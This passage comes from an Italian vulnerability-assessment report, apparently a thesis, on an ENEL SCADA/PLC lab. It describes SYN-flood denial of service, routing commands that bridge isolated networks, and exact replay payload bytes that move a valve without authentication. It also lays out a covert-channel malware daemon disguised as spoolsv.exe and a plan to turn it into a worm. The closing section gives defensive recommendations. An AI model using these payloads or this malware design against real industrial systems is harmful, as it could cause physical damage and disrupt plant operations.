


Figura 8.3.: Funzione di interpolazione creata da MATLAB

Attraverso questa funzione, quindi, siamo stati in grado di generare tutti i valori dei byte (62 e 63) da inserire nel payload del messaggio di comando valvola. Qui sotto mostriamo alcuni valori ricavati:

Valore stazione di Controllo	Byte 62	Byte 63	Valore espresso in decimale
0.0	0x00	0x00	0
10.0	0x20	0x41	16672
20.0	0xA0	0x41	16800
30.0	0xF0	0x41	16880
40.0	0x20	0x42	16928
50.0	0x48	0x42	16968
60.0	0x70	0x42	17008
70.0	0x8C	0x42	17036
80.0	0xA0	0x42	17056
90.0	0xB4	0x42	17076
100.0	0xC8	0x42	17096

Tabella 8.4.: Valori del grado di apertura della valvola

8.2. Attacchi sviluppati

Dopo aver raccolto le informazioni utili sul funzionamento del controllore PLC, abbiamo ideato degli attacchi elementari da poter utilizzare, in seguito, come passi per un attacco complesso.

L'idea principale è quella di attaccare il controllore PLC e di trasmettere comandi arbitrari affinché venga modificato il grado di apertura della valvola senza il coinvolgimento del software SCADA. Per fare questo è necessario avere accesso alla *Rete di Controllo*, l'unica ad avere una connessione diretta con il controllore. Poiché la stazione di controllo è l'unica macchina, oltre alla stazione di ingegneria, ad avere una doppia interfaccia di rete, una verso la *Rete di Controllo* ed una verso la *Rete di Processo*, abbiamo indirizzato il nostro attacco verso la stazione di controllo. Come visto nei capitoli precedenti, essa soffre di alcune gravi vulnerabilità che permettono, ad esempio, l'esecuzione di codice remoto proveniente, tra gli altri, dall'*Area Power Context*.

Lo studio effettuato sull'infrastruttura, ci ha spinto a provare altri due tipi di attacchi, nel tentativo di individuare altre vulnerabilità non rilevate dal software di scansione automatizzata.

Gli attacchi principali di cui ci siamo occupati sono:

- syn-flood;
- forwarding e tabelle di routing;
- replay attack;
- malware proxy.

Vediamo ora nel dettaglio ogni singolo attacco realizzato.

8.2.1. Syn-Flood

Le scarse risorse hardware ed il software minimale con cui è equipaggiato il PLC lo rendono probabilmente vulnerabile ad attacchi di flooding.

Per confermare l'ipotesi, abbiamo deciso di realizzare degli attacchi di syn-flood contro questa macchina direttamente dalla rete di controllo.

Il syn-flood è un attacco di tipo DoS, nel quale vengono inviate un gran numero di richieste SYN verso il sistema da attaccare.

Ad ogni richiesta SYN un sistema risponde con un messaggio SYN-ACK e, a seconda del sistema operativo, alloca una parte di memoria dello stack TCP/IP per la gestione della connessione. L'attaccante però, una volta ricevuta la risposta, non termina il *three-way handshake* inviando l'ACK. In questo modo, il sistema attaccato rimarrà in attesa dell'ACK per un determinato periodo in cui avrà delle risorse allocate e non utilizzate. Poiché vi sono più richieste inviate in un tempo relativamente breve, la memoria dedicata allo stack TCP/IP può esaurirsi rapidamente, creando così dei gravi malfunzionamenti o addirittura il riavvio del sistema.

Come supponevamo, il PLC dopo pochi secondi dall'attacco ha smesso di rispondere a tutte le richieste, interrompendo, inoltre, le connessioni già instaurate con la stazione di controllo. Fatto ancora più grave è stata la mancata gestione del problema tramite la ridondanza. Infatti, il "watchdog", per quanto attivo, non ha saputo reagire all'attacco non redirigendo il traffico sul controllore ridondato e, quindi, portando di fatto il processo fuori controllo.

Abbiamo tentato un altro attacco di syn-flood nei confronti della stazione di controllo. In questo attacco abbiamo indirizzato i pacchetti di SYN alla porta 139, sulla quale è in ascolto il servizio NetBios. L'attacco, durato pochi secondi, ha portato ad un Blue Screen of Death (BSoD)[1] da parte della stazione. Quando una stazione di controllo si riavvia, il software SCADA è obbligato a ricreare tutte le connessioni verso il PLC per poter tornare a gestire il processo di produzione. In questo momento un attaccante è in grado di interporsi nelle nuove connessioni, creando di fatto un attacco MiM, tramite il quale l'operatore crede di gestire il processo reale. In realtà, l'operatore interagisce con una rappresentazione fittizia creata appositamente dall'attaccante. Questo è possibile perché le connessioni al PLC sono prive di autenticazione, per cui l'attaccante può gestire liberamente i dispositivi sul campo rimanendo nascosto al software SCADA.

8.2.2. Forwarding e tabelle di routing

La stazione di controllo e la stazione di ingegneria hanno due schede di rete, in questo modo i sistemi sono connessi sia sulla *Rete di Processo* che sulla *Rete di Controllo* ma le due reti sono mantenute fisicamente separate. Il nostro intento è stato quello di unire le due reti logicamente, sfruttando le funzionalità di forwarding tra le due schede di

[1] Per BSoD si intende una schermata di colore blu mostrata in un computer con un sistema operativo Microsoft Windows nel momento in cui si verifica un errore di sistema critico che non può essere risolto autonomamente ed è pertanto obbligatorio riavviare la macchina.

rete offerto dal sistema operativo. Ovviamente, in condizioni normali, questa funzione è disabilitata ma può essere attivata qualora sul sistema, mediante un exploit, si riesca ad ottenere l'esecuzione di codice arbitrario e si esegua una determinata *system call*. Poiché la stazione di controllo esegue alcuni processi con i diritti di amministratore, questa *system call* può essere parte di un attacco complesso mirato all'unione delle due sottoreti in modo tale da poter inviare comandi al PLC direttamente dalla *Rete di Processo*. In appendice è possibile studiare la *system call* da inviare alla stazione di controllo.

Per poter unire le due reti è necessario, inoltre, modificare le tabelle di routing della macchina attaccata e della macchina attaccante come segue:

Macchina Attaccata: ROUTE ADD <IP_Rete_di_Controllo> MASK <maschera_Rete_di_Controllo> <IP della scheda di rete connessa alla rete di controllo della macchina attaccata> METRIC 999

Macchina Attaccante: ROUTE ADD <IP_Rete_di_Controllo> MASK <maschera_Rete_di_Controllo> <IP della scheda di rete connessa alla rete di processo della macchina attaccata> METRIC 999

Questi due comandi inseriscono nei sistemi due routing per ridirigere il traffico diretto alla scheda di rete connessa alla *Rete di Processo* verso la scheda di rete connessa alla *Rete di Controllo* installata sulla stessa macchina.

In questo modo, siamo stati in grado di effettuare un attacco di syn-flood, diretto al controllore, attraverso un host connesso esclusivamente alla *Rete di Processo*, utilizzando la stazione di controllo come router tra le due reti. La comunicazione non è tuttavia bidirezionale poiché nel PLC è impossibile modificare le tabelle di routing che vengono configurate durante l'installazione del prodotto. Qualunque attacco, quindi, non potrà avere un *feedback*.

8.2.3. Replay Attack

Dopo aver scoperto che il PLC accetta più connessioni senza autenticazione ed aver ricostruito parte dei messaggi inviati dalla stazione di controllo, abbiamo deciso di tentare un replay attack. Abbiamo sviluppato un software ed un plugin per Nessus in grado inviare comandi al PLC che chiudono la valvola, aggirando il software SCADA.

Il programma, sviluppato in .Net, è eseguito da linea di comando. Esso accetta due parametri, rispettivamente l'indirizzo IP del controllore e la porta del controllore su cui deve instaurare una nuova connessione. Nel caso in cui non vengano inseriti i parametri, il software ne utilizza alcuni di *default*, relativi al laboratorio di CyberSecurity.

Un messaggio che richiede al PLC di modificare il grado di apertura della valvola, come già visto, è composto da due pacchetti. Il software crea sia il pacchetto di inizializzazione che il pacchetto "Comando Valvola" e dopo averli generati apre una nuova connessione TCP ed attende l'esito positivo dell'avvenuta connessione. A questo punto, il programma invia, innanzitutto, il pacchetto di inizializzazione e, dopo aver ricevuto un messaggio di avvenuta ricezione dal controllore, provvede ad inviare il pacchetto per chiudere la valvola,

dopo di che termina la connessione ed informa l'utente che le comunicazioni sono andate a buon fine. Qualora sorgessero dei problemi nella comunicazione, il software provvede ad informare l'utente dell'eventuale eccezione.
Per quanto riguarda il plugin sviluppato per Nessus, poiché l'utente non è in grado di agire direttamente sul plugin stesso e non è possibile utilizzare degli indirizzi IP statici, i parametri sono impostati al momento della scansione. Il plugin tenta di connettersi alla porta prefissata ed invia i due pacchetti al controllore. Qualora le comunicazioni siano state accettate viene visualizzato un *Security Note* per informare l'utente.

L'effettiva modifica dello stato del dispositivo del campo non viene accertata da questi due attacchi, poiché il messaggio di risposta che il PLC invia dopo aver ricevuto un comando non è stato analizzato durante il *Reverse Engineering* e, dunque, non si conosce il significato di tali messaggi.
Ad ogni modo, tramite dei riscontri visivi direttamente all'interno dell'idrolab e dal software SCADA della stazione di controllo, è stato possibile accertarsi dell'effettiva chiusura della valvola dopo ciascuno di questi attacchi e dunque, del loro successo.
Vediamo ora i byte del payload TCP dei due pacchetti inviati in questi attacchi al controllore dopo il *Three-way Handshake*:
Inizializzazione:
{ 0x20, 0x00, 0x20, 0x00, 0x03, 0x00, 0x20, 0x00, 0x01, 0x04, 0x03, 0x05, 0xff, 0xff, 0xff, 0xff, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x30, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x2d, 0x00, 0x00, 0x00, 0x95, 0x04, 0x00, 0x00, 0x05, 0x00, 0x00, 0x00, 0x05, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 }

Comando Valvola:
{ 0x20, 0x00, 0x28, 0x00, 0x04, 0x56, 0x01, 0x00, 0x01, 0x04, 0x03, 0x05, 0x00, 0x00, 0xff, 0xff, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x03, 0xab, 0x03, 0xff, 0xff, 0x28, 0x00, 0x00, 0x00, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x0b, 0x00, 0x00, 0x00, 0x55, 0x02, 0x38, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 }

Dalla Tabella 8.1 e dalla Tabella 8.2 è possibile ricavare i significati dei byte conosciuti.

8.2.4. Malware Proxy

Dopo tutti gli studi effettuati, i dati raccolti ed i software sviluppati, abbiamo deciso di creare un attacco complesso per riuscire ad avere il controllo del dispositivo sul campo da una rete più esterna alla *Rete di Controllo*, sfruttando tutte quelle vulnerabilità o defezioni che abbiamo riscontrato nelle diverse reti.

8.2.4.1. L'idea

Per compiere l'attacco sono necessari due programmi, un "demone" ed un "gestore remoto". Il demone, installato in una macchina con un'interfaccia di rete sulla *Rete di*

Controllo ed un'interfaccia di rete sulla *Rete di Processo*, come ad esempio la stazione di controllo e la stazione di ingegneria, è in grado di ricevere comandi da un attaccante remoto e redirigerli al controllore PLC. L'attaccante remoto, in una macchina collegata alla *Rete di Processo*, utilizza il gestore remoto che, sfruttando un covert channel[2], invia dei comandi al demone che li traduce in messaggi da inviare al controllore PLC.

Per rimanere invisibile ad un operatore, il demone non apre nuove porte, ma sfrutta quelle già aperte per le comunicazioni dei servizi attivi sulla macchina, inoltre usa un nome molto simile a quello di un processo esistente e sicuramente attivo nelle macchine Windows: lo Spool Server.

L'invio dei comandi dal gestore remoto al demone avviene attraverso un pacchetto che contiene nel payload un insieme di informazioni formattate in maniera ben specifica, come mostrato nella Tabella 8.5, utili al demone per poter trasmettere in seguito al PLC il comando desiderato dall'attaccante. Quest'ultimo può anche decidere che tipo di protocollo di trasporto utilizzare per questa comunicazione, poiché il demone è in grado di rilevare qualsiasi pacchetto TCP, UDP o ICMP in arrivo su tutte le porte dell'interfaccia di rete su cui è in ascolto.

Header TCP, UDP o ICMP
SERVER
byte 62 espresso in decimale
byte 63 espresso in decimale
IP del controllore (campo opzionale)
Porta del controllore (campo opzionale)
END

Tabella 8.5.: Formato del messaggio da inviare a spoo1sv.exe

Questa caratteristica peculiare permette la comunicazione nel caso in cui vi sia una qualunque porta TCP o UDP aperta o persino nel caso in cui tutte le porte siano chiuse ma il protocollo ICMP sia attivo.

Mostriamo in Figura 8.4 gli scambi dei messaggi relativi all'invio del comando di apertura valvola al 50%.

[2]Nella sicurezza informatica, un covert channel è un tipo di attacco che permette di trasferire informazioni attraverso dei canali che non sono stati progettati per trasferire quelle informazioni. Ad esempio, nascondere dati all'interno di pacchetti TCP.




Figura 8.4.: Scambio di messaggi tra Gestore, demone e PLC

8.2.4.2. Scenari d'attacco

Tutti i sistemi presenti nella *Rete di Processo* presentano delle vulnerabilità che permettono l'esecuzione di codice da remoto. È quindi possibile installare il demone sulla stazione di ingegneria o sulla stazione di controllo utilizzando un exploit che sfrutti una o più di quelle vulnerabilità, oppure che l'installazione sfrutti i servizi di risorse condivise, attive su tutte le macchine della *Rete di Processo*. Come visto nei capitoli precedenti, la rete non è del tutto isolata per cui media removibili o accessi da reti più esterne sono ottimi canali disponibili al demone per la propagazione.

Una volta che il demone è riuscito ad installarsi in uno dei due sistemi, l'attaccante non deve far altro che utilizzare il gestore remoto per inviare comandi nascosti, tenendo presente che è necessario che esista una connessione logica tra questo sistema e la stazione dove è installato il demone, come, ad esempio, nei casi dei client VPN della *Rete Power Context* che hanno una connessione diretta con la stazione di controllo.

8.2.4.3. Gestore Remoto




Figura 8.5.: Interfaccia grafica del Gestore di spoo1sv.exe

Il gestore remoto non è altro che un'interfaccia grafica, *user friendly*, (Figura 8.5) tramite la quale è possibile inviare richieste al demone. L'attaccante può scegliere il grado di apertura della valvola desiderato, impostare l'indirizzo IP del controllore e della macchina su cui risiede il demone ed infine, può selezionare il protocollo TCP, UDP o ICMP, da utilizzare per inviare il comando. Per quanto riguarda il grado di apertura della valvola, l'attaccante può scegliere la percentuale da una lista già preparata oppure può inserire direttamente due valori esadecimali da inviare al demone.

Il programma crea un pacchetto in cui all'interno è possibile trovare le seguenti informazioni:

- un stringa di inizio messaggio;
- i due byte, espressi in decimale, relativi al byte 62 e 63 del pacchetto "Comando Valvola";
- se impostato, l'indirizzo IP del PLC;
- se impostata, la porta del PLC su cui il demone deve inviare i messaggi;
- una stringa di terminazione messaggio.

Se per esempio, l'attaccante volesse modificare l'apertura della valvola al 50%, il programma genererebbe un pacchetto col seguente payload:

SERVER\t72\t66\t<IP_controllore>\t<porta_controllore>\tEND

Nel caso in cui il protocollo scelto sia il TCP, il programma invia il pacchetto con il comando solo dopo aver instaurato una connessione sulla porta selezionata. Se, invece, viene scelto il protocollo UDP viene trasmesso sulla porta selezionata un unico *datagram*. Infine, è possibile trasmettere un pacchetto ICMP alla scheda di rete dell'host.

Poter scegliere il protocollo di comunicazione, offre all'attaccante la quasi certezza di poter inviare il proprio comando al demone in ascolto sull'host, sfruttando servizi TCP o UDP attivi oppure, semplicemente, il protocollo ICMP.

Una volta inviato il comando, il gestore è in grado di segnalare all'utente l'invio dei pacchetti della richiesta o una notifica in caso di errori. Non può invece restituire un *feedback* sull'effettiva esecuzione del comando da parte del PLC.

8.2.4.4. spoo1sv.exe

Il demone installato sulla stazione di controllo o di ingegneria, una volta entrato in esecuzione, ricerca gli indirizzi di rete di eventuali controllori PLC connessi e, successivamente, si mette in ascolto su tutte le interfacce di rete rilevate per ricevere i messaggi che gli verranno inviati dal gestore remoto.

Il demone rimane in ascolto ed in silenzio fino a quando non riceve questi messaggi. A questo punto, ne analizza il payload estrapolando le informazioni contenute nei vari campi. Il demone crea i due pacchetti per eseguire il replay attack verso il controllore PLC, inserendo i byte relativi all'apertura della valvola nel pacchetto "Comando Valvola"(Tabella 8.2). Se sono presenti, IP e Porta vengono utilizzati per instaurare la connessione TCP con il controllore, altrimenti, utilizza l'indirizzo e la porta che il demone ha recuperato durante la fase di avvio. Una volta inviato il comando al controllore, il demone torna in silenzio e si rimette in ascolto sulle interfacce di rete, pronto ad eseguire un nuovo ordine.

Il demone è in grado di ascoltare qualsiasi comunicazione presente su un'interfaccia di rete, garantendo così, al gestore, la possibilità di poter comunicare attraverso qualunque protocollo. L'unico vincolo è che il messaggio rispetti il formato specificato nella Tabella 8.5.

8.2.5. Risultati sperimentali

Il malware sviluppato è riuscito, nei nostri test in laboratorio, a muovere sempre la valvola, sia quando il software SCADA della stazione di controllo era attivo sia quando era offline. Ad ogni modo, in un contesto reale, la stazione di controllo, tranne che per casi eccezionali, è sempre attiva favorendo, quindi, la possibilità di attaccare il PLC.

8.2.5.1. Efficienza

Per quanto riguarda l'efficienza del programma, ovvero la capacità di inviare comandi al controllore, possiamo dire che il programma è in grado di operare senza bisogno di aprire alcuna porta, poiché, l'host vittima avrà sicuramente qualche servizio attivo e, qualora tutto il traffico fosse monitorato e limitato, il programma, sarebbe comunque in grado di operare utilizzando il protocollo ICMP. Ad ogni modo, una stazione di controllo, o di ingegneria, avrà sempre e comunque almeno delle porte aperte: quelle per comunicare con l'ASC. La capacità del demone di interagire è legata all'utilizzo dei covert channel, che permettono di aggirare le protezioni standard che un firewall o un router garantiscono. Inoltre anche gli IDS presenti, potrebbero non accorgersi del traffico malevolo, poiché la comunicazione Gestore-Demone è basata esclusivamente sull'invio di un semplice pacchetto con un payload di circa 40 byte, per cui il sistema di prevenzione potrebbe considerare il messaggio un falso positivo e non segnalare alcun problema.

Il volume dei messaggi delle comunicazioni è molto basso e questo permette di creare poco rumore in rete. Infatti, oltre al singolo pacchetto per attivare il demone, il programma utilizza esclusivamente due messaggi per muovere la valvola installata sul campo.

Infine, il demone utilizza un nome (spoo1sv.exe) molto simile ad un servizio attivo sulle stazioni di controllo che è spoolsv.exe, in questo modo, il programma tenta di camuffarsi come processo legittimo ed ingannare un operatore poco attento.

8.2.5.2. Prestazioni

Per valutare le prestazioni del programma è necessario quantificare l'overhead introdotto sull'host vittima. Per fare questo dobbiamo controllare il codice che compone il programma. Poiché il Gestore è utilizzato consapevolmente, non è necessario calcolare l'overhead introdotto da esso, poiché è sottinteso che ad un attaccante non interessi la perdita delle prestazioni della propria macchina durante l'utilizzo del software. Quindi, dobbiamo valutare esclusivamente le prestazioni del demone. In primo luogo, osserviamo che il demone di per sé ha una dimensione decisamente ridotta (9Kb), pertanto è facilmente trasportabile sia via media removibili che attraverso la rete all'interno di un semplice pacchetto IP.

Infine, anche le risorse utilizzate dal programma sono minime. Infatti, nei nostri test in laboratorio, il programma non ha mai superato la dimensione di 400Kb ed il 3% di utilizzo della CPU. Questo lo rende quasi trasparente in termini di operatività della macchina, inoltre, poiché non influisce sugli altri processi in esecuzione, difficilmente verrà scoperto da un operatore. Infine, generalmente l'operatore lavora in modalità utente,

pertanto potrebbe non avere il diritto di ridurre ad icona l'applicazione SCADA attiva sulla stazione di controllo.

8.2.5.3. Limiti

Per completare la valutazione delle prestazioni dobbiamo considerare alcuni limiti nel programma.

Il primo limite riguarda la mancanza di un *feedback* che segnali se il dispositivo sul campo ha effettivamente ricevuto il comando. Questo perché non abbiamo avuto modo di fare *Reverse Engineering* sulle risposte che vengono inviate dal PLC alla stazione di controllo.

Un secondo limite riguarda la mancanza di una funzione che trasformi i valori, espressi in percentuale, del grado di apertura della valvola in un valore da cui ricavare i byte 62 e 63. Ciò è dovuto al fatto che il software (MATLAB) utilizzato per interpolare i valori non ci ha fornito la funzione interpolante. Abbiamo deciso quindi di utilizzare una lista di valori già precalcolati e di permettere all'utente di inserire direttamente i due byte all'interno del pacchetto da inviare al demone.

Infine, un altro limite è quello di non nascondere al software SCADA della stazione di controllo le modifiche del grado di apertura della valvola poiché, comunque, il PLC continua a comunicare con tale stazione. Per evitare questo problema sarebbe necessario alterare il software della macchina di controllo o il software del PLC.

8.2.5.4. Sviluppi futuri

Il malware sviluppato può evolversi in molti modi.

Prima di tutto, esso può essere incorporato in un worm che sia in grado di arrivare ad installarsi nella stazione di controllo autonomamente partendo, ad esempio, dalla *Rete Power-Context* fino ad arrivare alla *Rete di Processo*. Per fare questo, il worm può sfruttare alcuni degli exploit per le più comuni vulnerabilità dei servizi di rete di Windows. Molte di queste vulnerabilità sono state analizzate nel capitolo 7.

Un'altra evoluzione può permettere al codice di gestire diversi dispositivi sul campo. Ciò richiede di conoscere completamente il protocollo utilizzato nelle comunicazioni tra PLC e stazione di controllo.

Un ultimo sviluppo può riguardare il reverse engineering dei messaggi che il PLC invia alla stazione di controllo. Infatti, l'interpretazione di questi messaggi renderebbe possibile la loro manipolazione. Una volta che ciò sia possibile, il malware può ingannare l'operatore della stazione di controllo e degli altri sistemi SCADA, presenti nella *Rete di Processo*, fornendo false informazioni sullo stato dei dispositivi del campo e rendendo invisibili gli effetti dei comandi che l'attaccante invia da remoto ai PLC durante un attacco. In questo modo, inoltre, si potrebbe avere un *feedback* corrispondente ad ogni operazione intrapresa.

9. Considerazioni finali sulla sicurezza del sistema

Il vulnerability assessment che abbiamo svolto nel laboratorio sperimentale dell'ENEL, ha evidenziato come la sicurezza di questo tipo di sistemi sia, ai giorni nostri, ancora agli esordi. Non sono ancora state trovate delle soluzioni ottime originali e quelle adottate vengono importate dal tradizionale mondo IT.

Nell'infrastruttura, infatti, sono presenti molte vulnerabilità che permettono l'esecuzione di codice da remoto, esponendo questi sistemi ad attacchi provenienti dall'esterno e dall'interno degli impianti e permettendo alle minacce, qualora fossero in grado di conoscere i protocolli di comunicazione dei PLC, di arrivare a compromettere i dispositivi presenti nel campo attraverso attacchi complessi. Attacchi di questo tipo, come quelli utilizzati da Stuxnet, possono essere difficili da sviluppare e da mettere in pratica, ma visti gli impatti che essi provocano, esistono comunque delle minacce disposte ad investire notevoli capitali per il loro sviluppo (competitor, terroristi, stati).

Le soluzioni di sicurezza, che potrebbero mitigare notevolmente i rischi di attacchi informatici, non possono essere introdotte in modo efficiente nei sistemi di supervisione e controllo per la loro natura, molto diversa da quella dei tradizionali ambienti IT.

In primo luogo, le workstation presenti in questi sistemi, controllano un processo industriale e, dunque, devono essere operative 24 ore su 24 e 7 giorni su 7. Questa caratteristica comporta la rinuncia a tutte quelle operazioni di aggiornamento del software, che richiedono un'interruzione del servizio o il riavvio della macchina. Inoltre, la partizione e l'isolamento delle reti con criticità differente non può essere totale, poiché sono sempre richiesti degli interventi nel sistema dall'esterno e, quindi, un firewall deve lasciare comunque dei canali di comunicazione aperti.

I sistemi di supervisione e controllo devono controllare un processo industriale di elevata complessità ed utilizzano perciò un'architettura fortemente distribuita e segmentata, quindi questi sistemi devono condividere delle informazioni. Inoltre, la banda e la latenza delle comunicazioni deve soddisfare le esigenze del controllo del processo. Questo provoca lo scambio di un elevato volume di messaggi eterogenei tra i numerosi nodi presenti su più reti, complicando notevolmente l'individuazione di traffico malevolo e l'installazione di IDS, mentre favorisce drammaticamente la diffusione di malware.

Una conclusione possibile del nostro lavoro è che la sicurezza di questi sistemi può essere aumentata se si realizzano tre tipi di interventi.

Il primo riguarda lo sviluppo di una politica di sicurezza forte, basata su principi di security, non solo di safety ed avere un approccio *default deny*. Essa dovrebbe permettere esclusivamente ciò che è stato ritenuto lecito. Ad esempio, essa dovrebbe vietare l'utilizzo

di media rimovibili nei sistemi critici, come le stazioni di controllo o di ingegneria o in sistemi ad esse collegati.

